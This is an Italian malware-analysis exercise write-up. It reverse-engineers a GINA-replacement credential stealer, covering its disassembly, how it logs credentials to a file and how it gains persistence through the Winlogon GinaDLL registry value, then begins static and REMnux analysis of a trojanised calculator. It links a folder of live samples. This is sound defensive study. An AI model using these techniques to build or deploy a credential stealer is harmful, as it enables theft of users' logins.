Procedendo ad analizzare la funzione **DLLMain** si nota che tramite la funzione **GetSystemDirectoryW**, la **DLLMain** ottiene il percorso della directory di sistema Windows; successivamente utilizza la funzione **lstrcatW** per concatenare il percorso della directory di sistema con la stringa `"\\MSGina"` e memorizzarla in LibFileName, dopodiché utilizza la funzione **LoadLibrary** per caricare la libreria **MSGina.dll** dalla directory di sistema di Windows. Infine, l'handle dell'originale **msgina.dll** viene inserito in una variabile globale chiamata **hModule** tramite l'operazione **mov**.

Nella sezione export, che contiene tutte le funzioni esportate ci concentriamo su tutte le funzioni **Wlx** (appartengono alla **Winlogon Extension API**, nota anche come **GINA API**) le quali permettono di personalizzare l'interfaccia grafica di accesso, ad esempio, visualizzare un messaggio personalizzato, richiedere informazioni aggiuntive per l'autenticazione, integrare un metodo di autenticazione personalizzato (lettore di impronte digitali) o eseguire azioni specifiche prima o dopo il processo di autenticazione.

E' possibile vedere che tutte effettuano una chiamata alla funzione **sub\_10001000**, tranne la funzione **WlxLoggedOutSAS** che invece fa una chiamata alla funzione **sub\_10001570** a cui viene passato un formato di stringa.



La **sub\_10001570** è stata analizzata in dettaglio:

```
; int __cdecl sub_10001570(DWORD dwMessageId, wchar_t *Format, char Args)
sub_10001570 proc near



var_854= word ptr -854h
Buffer= word ptr -850h
var_828= word ptr -828h
Dest= word ptr -800h
dwMessageId= dword ptr 4
Format= dword ptr 8
Args= byte ptr 0Ch

mov     ecx, [esp+Format]
sub     esp, 854h
lea     eax, [esp+854h+Args]
lea     edx, [esp+854h+Dest]
push    esi
push    eax             ; Args
push    ecx             ; Format
push    800h            ; Count
push    edx             ; Dest
call    _vsnwprintf
push    offset Mode      ; Mode
push    offset Filename ; "msutil32.sys"
call    _wopen
mov     esi, eax
add     esp, 18h
test    esi, esi
jz      loc_1000164F
```


All'interno di questa funzione si può osservare l'apertura di un file chiamato **msutil32.sys** a cui, tramite la funzione **fwprintf**, vengono passate altre variabili definite all'inizio. Questo è il **metodo operato dal malware per rubare le credenziali dell'utente**.

Quando chiama la funzione **WlxLoggedOutSAS** scrive le credenziali dell'utente nel file **msutil32.sys**.

Provando ad effettuare nuovamente il login è possibile notare che la sua schermata è molto simile alla precedente ma non è la stessa e controllando il file **msutil32.sys** è possibile vedere che riporta i dati utente utilizzati.



↓ DOPO



È possibile vedere tramite l'analisi con IDA che avendo utilizzato la funzione **WlxLoggedOutSAS** la modifica del file avviene durante il processo di disconnessione "LoggedOut".

- **Delineare il profilo del Malware e delle sue funzionalità.**

All'inizio della funzione principale (**main function**) allocata all'indirizzo **0x40120F**, vengono innanzitutto definite le variabili e i parametri; dopo aver fatto ciò il malware procede con la chiamata alla **sub\_401080**.

Questa è la subroutine dedicata alle funzionalità “**dropper**” che il malware incorpora, estrae la risorsa denominata **TGAD** dal file PE utilizzando le funzioni **FindResource()**, **LoadResource()**, **LockResource()** e **SizeofResource()**; successivamente viene utilizzata la funzione **VirtualAlloc** per copiare la risorsa in una nuova area di memoria allocata dinamicamente. <3

Leggendo il blocco di codice tra **0x40114A** e **0x4011A2**, si può dedurre che il programma, tramite le funzioni **CreateFile** e **WriteFile** ecc, scrive la risorsa incorporata (TGAD) in un file chiamato msgina32.dll, il quale viene collocato nella stessa directory dell'eseguibile.

Infine, all'indirizzo di memoria **0x004011AF** viene utilizzata la funzione **FreeResource** per liberare la memoria precedentemente allocata.


In seguito viene chiamata la funzione **sub\_401000** all'indirizzo di memoria **0x401288**. Questa subroutine è dedicata all'ottenimento della **persistenza**: tramite la funzione **RegCreateKey** crea la chiave di registro SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon e successivamente, utilizzando la funzione **RegSetValue**, imposta il suo valore a GinaDLL con il percorso completo e il nome del file msgina32.dll precedentemente creato.

**In questo modo la DLL maligna sarà caricata durante il processo di winlogon.**

A questo punto il file lecito di GINA è stato modificato e il malware ha ora la possibilità di presentare una schermata in fase di login molto simile a quella originale che viene caricata da Winlogon all'avvio del sistema; **dopo il riavvio** sarà quindi in grado di intercettare le credenziali dell'utente che verranno salvate all'interno del file msutil32.sys.



- **Unire tutti i punti per creare un grafico che ne rappresenti lo scopo ad alto livello?**



Il quinto giorno prevede di analizzare due malware presenti al link:


<https://mega.nz/folder/ASgWmZpD#vZdDbQXLW8tOEoC8npglyg>.

Il primo si chiama “**calcolatricepocoinnovativa50.exe**” e sappiamo già essere un malware; dobbiamo utilizzare tutti gli strumenti a nostra disposizione per poterlo confermare.


Il secondo si chiama “**NemicoNerd.exe**” e ci viene segnalato dal solito dipendente sveglio in quanto membri del SOC; in questo caso il nostro compito sarà convincerlo che il file è effettivamente malevolo ed inseguito rimuovere l’e eseguibile e ogni sua traccia residua dalla macchina.

## PARTE 1


Innanzitutto viene analizzato il file eseguibile tramite **CFF Explorer**, per avere un quadro generale delle sue caratteristiche (tra cui l’hash, il nome intero e il nome originale del file) e un’idea sulla composizione e sulle librerie importate dal file.



Si può notare la presenza dell’hash nei formati MD5 e SHA-1, l’InternalName che è “**CALC**” e l’OriginalFileName che è “**CALC.EXE**”. È quindi possibile effettuare una prima ricerca degli hash su VirusTotal e Hybrid Analysis.



Si procede con l'analisi delle sezioni dove troviamo le solite sezioni .text, .data e .rsrc.



Le librerie invece ci forniscono qualche spunto in più in quanto oltre alle solite Kernel32.dll e Advapi32.dll troviamo anche altre tre librerie utilizzate che andiamo ad approfondire:

- Shell32.dll** contiene molte funzionalità relative all'interfaccia utente e alla gestione delle risorse del sistema, il quale contiene funzioni per la gestione dei menu, delle finestre, delle icone, dei file, delle cartelle e del desktop.
- GDI32.dll** contiene funzionalità per la gestione dei dispositivi di visualizzazione e di stampa, oltre ad altre funzioni grafiche di base come funzioni per la creazione e la gestione di oggetti grafici come pennelli, pennarelli, font e bitmap.
- USER32.dll** contiene funzioni per la gestione delle interfacce utente. Essa contiene funzioni per la creazione e la gestione di finestre, controlli, messaggi di input e output, e altro ancora.

Effettuando un'analisi delle stringhe con **Bintext** e salviamo il risultato per un successivo confronto con eventuali informazioni che potremmo trovare in seguito.

A	00000001BDD4	00000101E7D4	0	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
A	00000001BE0D	00000101E80D	0	<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
A	00000001BE58	00000101E858	0	<assemblyIdentity
A	00000001BE68	00000101E868	0	name="Microsoft.Windows.Shell.calc"
A	00000001BE94	00000101E894	0	processorArchitecture="x86"
A	00000001BE85	00000101E8B5	0	version="5.1.0.0"
A	00000001BECC	00000101E8CC	0	type="win32"/>
A	00000001BEED	00000101E8E0	0	<description>Windows Shell</description>
A	00000001BF0A	00000101E90A	0	<dependency>
A	00000001BF18	00000101E918	0	<dependentAssembly>
A	00000001BF31	00000101E931	0	<assemblyIdentity
A	00000001BF4C	00000101E94C	0	type="win32"
A	00000001BF66	00000101E966	0	name="Microsoft.Windows.Common-Controls"
A	00000001BF9C	00000101E99C	0	version="6.0.0.0"
A	00000001BF8B	00000101E98B	0	processorArchitecture="x86"
A	00000001BFE4	00000101E9E4	0	publicKeyToken="6595b64144ccf1df"
A	00000001C013	00000101EA13	0	language="x"
A	00000001C02D	00000101EA2D	0	/>
A	00000001C039	00000101EA39	0	</dependentAssembly>
A	00000001C053	00000101EA53	0	</dependency>
A	00000001C062	00000101EA62	0	</assembly>
A	00000001C06F	00000101EA6F	0	PPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGP
U	000000000691	000001001291	0	usand
U	000000012C18	000001014018	0	SciCalc
U	000000012F08	000001014308	0	0123456789ABCDEFHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_@
U	000000019769	00000101C169	0	Ctrl+C
U	00000001978F	00000101C18F	0	Ctrl+V
U	0000000198A9	00000101C2A9	0	Ctrl+C
U	0000000198CF	00000101C2CF	0	Ctrl+V
U	00000001994B	00000101C34B	0	(Hex) F5
U	000000019979	00000101C379	0	(Dec) F6
U	0000000199AB	00000101C3AB	0	(Oct) F7
U	0000000199D5	00000101C3D5	0	(Bin) F8
U	000000019B09	00000101C509	0	Ctrl+C
U	000000019B2F	00000101C52F	0	Ctrl+V

Provando ad utilizzare anche **Process Explorer** per verificare se vengono creati nuovi processi sospetti, anche qui senza successo.

Con il tool **Process Monitor**, applicando i filtri per “**process name**” e poi per le varie categorie di attività svolte, è possibile vedere tutte le azioni che il file eseguibile compie una volta avviato ma nessuna che attirasse troppo la nostra attenzione

Dopo questa prima parte è possibile passare ad un’analisi più approfondita tramite un tool dedicato per cercare di ottenere più dettagli riguardo al malware e alle sue funzionalità dato che al momento non è possibile formulare ipotesi più specifiche delle funzionalità che il malware può implementare.

Utilizzando **Remnux**, una distribuzione Linux basata su Ubuntu e sviluppata appositamente per l'analisi e la rimozione di malware (il suo nome è una combinazione delle parole "REverse engineering" e "liNux") si può usufruire di un **ambiente sicuro e isolato**, che facilita la ricerca e l'identificazione delle minacce senza mettere a rischio il sistema dell'utente o la rete.

a) **clamscan**: un' interfaccia a riga di comando dell'antivirus ClamAV consente di eseguire scansioni antivirus su file e directory per rilevare la presenza di malware o minacce note. Il file viene identificato come trojan MS (Microsoft) **Shellcode**, un tipo di codice eseguibile scritto in assembly per eseguire comandi all'interno di un sistema operativo Windows. Lo shellcode è progettato per essere eseguito direttamente dalla memoria, senza bisogno di essere salvato su disco come un file eseguibile tradizionale, può essere utilizzato come exploit di buffer overflow, code injection e privilege escalation.

```
remnux@remnux:~/Documents$ clamscan calc.exe
/home/remnux/Documents/calc.exe: Win.Trojan.MSShellcode-6360730-0 FOUND

----- SCAN SUMMARY -----
Known viruses: 8671008
Engine version: 0.103.8
Scanned directories: 0
Scanned files: 1
Infected files: 1
```

b) **signsrch**: trova schemi di algoritmi di crittografia, compressione o codifica comuni. In questo caso ritroviamo "**PADDING**", un'operazione nella crittografia simmetrica per allineare il testo in chiaro se non è un multiplo della dimensione del blocco dell'algoritmo di cifratura.

```
remnux@remnux:~/Documents$ signsrch calc.exe

Signsrch 0.2.4
by Luigi Auriemma
e-mail: aluigi@autistici.org
web: aluigi.org
  optimized search function by Andrew http://www.team5150.com/~andrew/
  disassembler engine by Oleh Yuschuk


- open file "calc.exe"
- 115200 bytes allocated
- load signatures
- open file /usr/share/signsrch/signsrch.sig
- 3075 signatures in the database
- start 1 threads
- start signatures scanning:

offset  num  description [bits.endian.size]
-----
0001c070 3032 PADDINGXXPADDING[..16]

